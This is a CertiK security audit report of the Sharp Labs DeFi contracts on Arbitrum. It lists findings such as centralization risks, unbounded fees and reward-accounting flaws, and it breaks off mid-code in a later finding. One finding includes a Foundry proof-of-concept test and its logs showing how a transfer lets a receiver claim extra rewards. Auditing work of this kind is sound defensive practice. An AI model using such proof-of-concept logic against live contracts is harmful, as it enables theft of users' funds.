CERTIK

Security Assessment

Sharp Labs - audit

CertiK Verified on May 8th, 2023

CertiK Verified on May 8th, 2023

Sharp Labs - audit

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
Others	Arbitrum | Ethereum (ETH)	Manual Review, Static Analysis
LANGUAGE	**TIMELINE**	**KEY COMPONENTS**
Solidity	Delivered on 05/08/2023	N/A

CODEBASE

https://github.com/sharplabs/sharplabs-protocol

...View All

COMMITS

84ed473cd8dffa22d19bb9aa36af74316cd093d3

681f313edd66e7e2c425196ffacd14800089621d

...View All

Vulnerability Summary

17	10	1	0	6	0	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined	Unresolved

0	Critical		Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
2	Major	1 Resolved, 1 Mitigated	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
2	Medium	2 Resolved	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
9	Minor	6 Resolved, 3 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
4	Informational	1 Resolved, 3 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | SHARP LABS - AUDIT

CODEBASE | SHARP LABS - AUDIT

Repository

https://github.com/sharplabs/sharplabs-protocol

Commit

84ed473cd8dffa22d19bb9aa36af74316cd093d3
681f313edd66e7e2c425196ffacd14800089621d

AUDIT SCOPE | SHARP LABS - AUDIT

4 files audited ● 3 files with Acknowledged findings ● 1 file without findings

ID	File	SHA256 Checksum
RIS	contracts/core/RiskOffPool.sol	bc45582e42bc1f30b505686eba3e9b7b0658801e20f0847ce6e65cc8bb4a15de
RIK	contracts/core/RiskOnPool.sol	4405b4fa8f028025b8a7736dcf79858a9f199d457e39490bcb8cc096dc23b100
TRE	contracts/core/Treasury.sol	902bde4d9e77dec0b06e82c35ca3b137be1948003839633c6c50e873bdf74912
SWB	contracts/core/ShareWrapper.sol	9d6d527025e067cce371fb803304862f27954571a6cb8b9d4b1cecf6be724a8d

APPROACH & METHODS | SHARP LABS - AUDIT

This report has been prepared for Sharp Labs to discover issues and vulnerabilities in the source code of the Sharp Labs - audit project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Manual Review and Static Analysis techniques.


The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

FINDINGS | SHARP LABS - AUDIT



17	0	2	2	9	4
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for Sharp Labs - audit. Through this audit, we have uncovered 17 issues ranging from different severity levels. Utilizing the techniques of Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
COR-02	**Centralization Related Risks**	**Centralization / Privilege**	**Major**	**Mitigated**
COR-22	The Receiver's `lastSnapshotIndex` Is Not Updated	Logical Issue	Major	Resolved
COR-03	No Upper Limit In `setFee()` / `setGlpFee()` Functions	Logical Issue	Medium	Resolved
COR-23	The User Can Avoid Losses By Transferring Negative Rewards With The `signalTransfer()` Function.	Logical Issue	Medium	Resolved
COR-05	Third Party Dependency	Volatile Code	Minor	Acknowledged
COR-06	Missing Zero Address Validation	Volatile Code	Minor	Resolved
COR-07	Unused Return Value	Volatile Code	Minor	Resolved
COR-08	Usage Of `transfer` / `send` For Sending Ether	Volatile Code	Minor	Resolved
COR-09	The Remaining `eth` Not Return Back	Control Flow	Minor	Acknowledged
COR-11	Unused `removeWithdrawRequest()` Function	Control Flow	Minor	Resolved


ID	Title	Category	Severity	Status
COR-13	The `period` In Event `RewardAdded` Is Incorrect	Logical Issue	Minor	Acknowledged
COR-19	Unsafe Integer Cast	Logical Issue	Minor	Resolved
COR-24	Potential Withdraw Request Failed	Control Flow	Minor	Resolved
COR-14	Discussion: Is `_totalSupply.withdrawable` Added To The Capacity Detection	Logical Issue	Informational	Acknowledged
COR-15	Discussion: The Calculation Of `glpInFee`	Logical Issue	Informational	Acknowledged
COR-16	Discussion: The `exit()` Function	Logical Issue	Informational	Acknowledged
COR-17	Missing Emit Events	Coding Style	Informational	Resolved

COR-02 | CENTRALIZATION RELATED RISKS


Category	Severity	Location	Status
Centralization / Privilege	**Major**	**contracts/core/RiskOffPool.sol: 169, 174, 179, 184, 201, 206, 210, 214, 218, 223; contracts/core/RiskOnPool.sol: 169, 174, 179, 184, 201, 206, 210, 214, 218, 223; contracts/core/Treasury.sol: 64, 69, 75, 80, 86, 110, 120, 129, 141, 147, 153, 166, 172, 177, 182, 187, 193, 198, 203, 224, 232, 239, 244**	**Mitigated**

Description


In the contract `Treasury` the role `_operator` has authority over the functions shown in the diagram below. Any compromise to the `_operator` account may allow the hacker to take advantage of this authority and set `riskOffPool` and `riskOnPool` contract address.




In the contract `Treasury` the role `governance` has authority over the functions shown in the diagram below. Any compromise to the `governance` account may allow the hacker to take advantage of this authority and set `period`, `riskOnPoolRatio` and `governance`, buy/sell `GLP`, buy `GLP` with ETH, send funds to the pool, withdraw pool funds to the specified address, allocate reward at every epoch, deposit funds to the treasury, withdraw funds from the treasury, withdraw ETH from the contract, handle stake/withdraw request, handle rewards, update epoch, update capacity of the pool, set `GLP` fee for the pool, remove withdraw request and pause/unpause the pool.


Function
unpause
Function
sellGLP
Function
handleRewards
Function
handleWithdrawRequest
Function
allocateReward
Function
buyGLP
Function
pause
Function
updateCapacity
Function
setGlpFee
Function
handleStakeRequest
Function
withdrawPoolFundsETH
Function
buyGLPWithETH
Function
withdrawPoolFunds
Function
withdraw
Function
deposit
Function
sendPoolFunds
Function
setGovernance
Function
updateEpoch
Function
sendPoolFundsETH
Function
withdrawETH
Function
setRiskOnPoolRatio
Function
setPeriod
Function Calls
IGLPPool
Function Calls
IERC20
State Variables
governance
State Variables
lastEpochPoint
epoch
Function Calls
nextEpochPoint
Function Calls
payable
State Variables
riskOnPoolRatio
State Variables
period
Authenticated Role
_governance

In the contract `RiskOnPool` the role `_operator` has authority over the functions shown in the diagram below. Any compromise to the `_operator` account may allow the hacker to take advantage of this authority set `withdrawLockupEpochs`, `userExitEpochs`, `fee`, `feeTo`, `glpRouter`, `rewardRouter`, `glpManager`, `RewardTracker`, `treasury`, `gasthreshold` and `minimumRequest`.


Function
setFee
State Variables
fee
Function
setGlpManager
State Variables
glpManager
Function
setGasThreshold
State Variables
gasthreshold
Function
setMinimumRequest
State Variables
minimumRequest
Function
setRouter
State Variables
rewardRouter
glpRouter
Authenticated Role
_operator
Function
setExitEpochs
State Variables
userExitEpochs
Function
setFeeTo
State Variables
feeTo
Function
setTreasury
State Variables
treasury
Function
setRewardTracker
State Variables
RewardTracker
Function
setLockUp
State Variables
withdrawLockupEpochs

In the contract `RiskOffPool` the role `_operator` has authority over the functions shown in the diagram below. Any compromise to the `_operator` account may allow the hacker to take advantage of this authority and set `withdrawLockupEpochs`, `userExitEpochs`, `fee`, `feeTo`, `glpRouter`, `rewardRouter`, `glpManager`, `RewardTracker`, `treasury`, `gasthreshold` and `minimumRequest`.


Authenticated Role
_operator
Function
setRouter
State Variables
glpRouter
rewardRouter
Function
setLockUp
State Variables
withdrawLockupEpochs
Function
setGasThreshold
State Variables
gasthreshold
Function
setGlpManager
State Variables
glpManager
Function
setRewardTracker
State Variables
RewardTracker
Function
setMinimumRequest
State Variables
minimumRequest
Function
setFee
State Variables
fee
Function
setTreasury
State Variables
treasury
Function
setFeeTo
State Variables
feeTo
Function
setExitEpochs
State Variables
userExitEpochs

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term, and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[Sharp Labs Team]:

Multi-sign proxy address:

- https://arbiscan.io/address/0xaA665E456fD18b4167E392565EEd6FFD9cAb75BC

Multi-sign addresses:

- https://arbiscan.io/address/0x1fA4871f56151820aec4219BD4f12f49927aCb8F
- https://arbiscan.io/address/0xC8E0F799b97d99AE74d3420db44421f701Ac704a
- https://arbiscan.io/address/0x6137609221d7E73E0DB8de6411b0fa432b7Bf10a

We have transferred ownership of all contracts to our multi-sign address:

- https://arbiscan.io/tx/0x8d38933f4ed4b60074e33376313e308e796d48a6ec7a7b1c4fde257f38a3ac40
- https://arbiscan.io/tx/0x97e36b1b541bf265fa21f93071d0cc2d17e6ff9e8f81d5513bffbf66c4835549
- https://arbiscan.io/tx/0x6d69b25fbf825f8009bf3e60c11b12cf757377cb451eb2dc70ca98487b0a2639
- https://arbiscan.io/tx/0xc9a1ab2fc82eeee3b3ef50aaae138cf118961f3400347deb229e73264a38ff06

COR-22 | THE RECEIVER'S `lastSnapshotIndex` IS NOT UPDATED

Category	Severity	Location	Status
Logical Issue	Major	contracts/core/RiskOffPool.sol: 512; contracts/core/RiskOnPool.sol: 511	Resolved

Description

The function `acceptTransfer()` involves the receiver synchronizing the sender's `wait`, `staked`, `withdrawable`, `reward` and `share_balance`. However, it does not synchronize the sender's `lastSnapshotIndex`. This can cause an issue if the sender has withdrawn rewards in the past and synced them to a receiver, and the receiver can accumulate the same number of rewards again.

```
function earned(address member) public view returns (int256) {
        int256 latestRPS = getLatestSnapshot().rewardPerShare;
        int256 storedRPS = getLastSnapshotOf(member).rewardPerShare;

        return int(balance_staked(member)) * (latestRPS - storedRPS) / 1e18 + members[member].rewardEarned;
    }
```

Proof of Concept

```
function testReceiveFreeRewardsTransfer() public {

     deal(address(_share), user, 100 * 10 ** 9);
     vm.startPrank(user);

     _share.approve(address(_riskOnPool), type(uint256).max);
     _riskOnPool.stake(100 * 10 ** 9);

     vm.stopPrank();

     vm.startPrank(governance);
     vm.warp(_treasury.nextEpochPoint());

      _treasury.updateEpoch();
      address[] memory _addresses = new address[](1);
      _addresses[0] = user;
      _treasury.handleStakeRequest(address(_riskOnPool),_addresses);

      vm.warp(_treasury.nextEpochPoint());

      _treasury.updateEpoch();
      vm.stopPrank();

      //withdraw
     vm.startPrank(user);

     _riskOnPool.withdraw_request(90 * 10 ** 9);

     vm.stopPrank();

      vm.startPrank(governance);
      vm.warp(_treasury.nextEpochPoint());

      _treasury.updateEpoch();

      vm.roll(block.number + 1);
      _treasury.allocateReward(address(_riskOnPool), 1 * 1e10);

      console.log("---before handleWithdrawRequest ----");
      console.log("the user staked:",uint256(_riskOnPool.balance_staked(user)));
      console.log("the user earned:",uint256(_riskOnPool.earned(user)));

      _treasury.handleWithdrawRequest(address(_riskOnPool),_addresses);
      console.log("---after handleWithdrawRequest ----");
      console.log("the user staked:",uint256(_riskOnPool.balance_staked(user)));
      console.log("the user reward:",uint256(_riskOnPool.balance_reward(user)));
      console.log("the user earned:",uint256(_riskOnPool.earned(user)));
```

```
        vm.stopPrank();

        vm.startPrank(user);

        _riskOnPool.signalTransfer(receiver);

        vm.stopPrank();

         // acceptTransfer
        vm.startPrank(receiver);

        _riskOnPool.acceptTransfer(user);

        console.log("---after acceptTransfer ----");
        console.log("the user staked:",uint256(_riskOnPool.balance_staked(user)));
        console.log("the user reward:",uint256(_riskOnPool.balance_reward(user)));
        console.log("the receiver
 staked:",uint256(_riskOnPool.balance_staked(receiver)));
        console.log("the receiver
 reward:",uint256(_riskOnPool.balance_reward(receiver)));
        console.log("the receiver still
 earned:",uint256(_riskOnPool.earned(receiver)));

        vm.stopPrank();
    }
```

```
[PASS] testReceiveFreeRewardsTransfer() (gas: 1002068)
Logs:
  ---before handleWithdrawRequest ----
  the user staked: 99000000000
  the user earned: 9999999999
  ---after handleWithdrawRequest ----
  the user staked: 900000000
  the user reward: 9999999999
  the user earned: 0
  ---after acceptTransfer ----
  the user staked: 0
  the user reward: 0
  the receiver staked: 900000000
  the receiver reward: 9999999999
  the receiver still earned: 909090909

Test result: ok. 1 passed; 0 failed; finished in 5.26ms
```

Recommendation

We recommend updating the receiver's `lastSnapshotIndex`.

Alleviation

The client revised the code and resolved the issue in this commit.

COR-03 | NO UPPER LIMIT IN `setFee()` / `setGlpFee()` FUNCTIONS

Category	Severity	Location	Status
Logical Issue	Medium	contracts/core/RiskOffPool.sol: 140, 142, 143, 181, 197, 198; contracts/core/RiskOnPool.sol: 140, 142, 143, 181, 197, 198	Resolved

Description

There are no upper boundaries for `setFee()` / `setGlpFee()`, which are used to set `fee`, `glpInFee` and `glpOutFee`. It is possible to set the total fee rates up to 100%.

Recommendation

We recommend adding reasonable boundaries for the fees.

Alleviation

The client revised the code and resolved the issue in this commit.

COR-23 THE USER CAN AVOID LOSSES BY TRANSFERRING NEGATIVE REWARDS WITH THE `signalTransfer()` FUNCTION.

Category	Severity	Location	Status
Logical Issue	Medium	contracts/core/RiskOffPool.sol: 541~544; contracts/core/RiskOnPool.sol: 540~543	Resolved

Description

Users can transfer the `_balances` information to other users. In the `acceptTransfer()` function, rewards are synchronized only when the reward is greater than 0. If the reward is less than 0, calling the `withdraw()` function allows the user to receive the withdrawal amount minus the positive reward. To circumvent this loss, a user can transfer the `_balances` information to another user, enabling the recipient to obtain the full withdrawal amount without any reduction due to the navigate reward.

```
function withdraw(uint256 amount) public virtual {
        require(_balances[msg.sender].withdrawable >= amount, "withdraw request greater than staked amount");
        _totalSupply.withdrawable -= amount;
        _balances[msg.sender].withdrawable -= amount;
        int _reward = balance_reward(msg.sender);
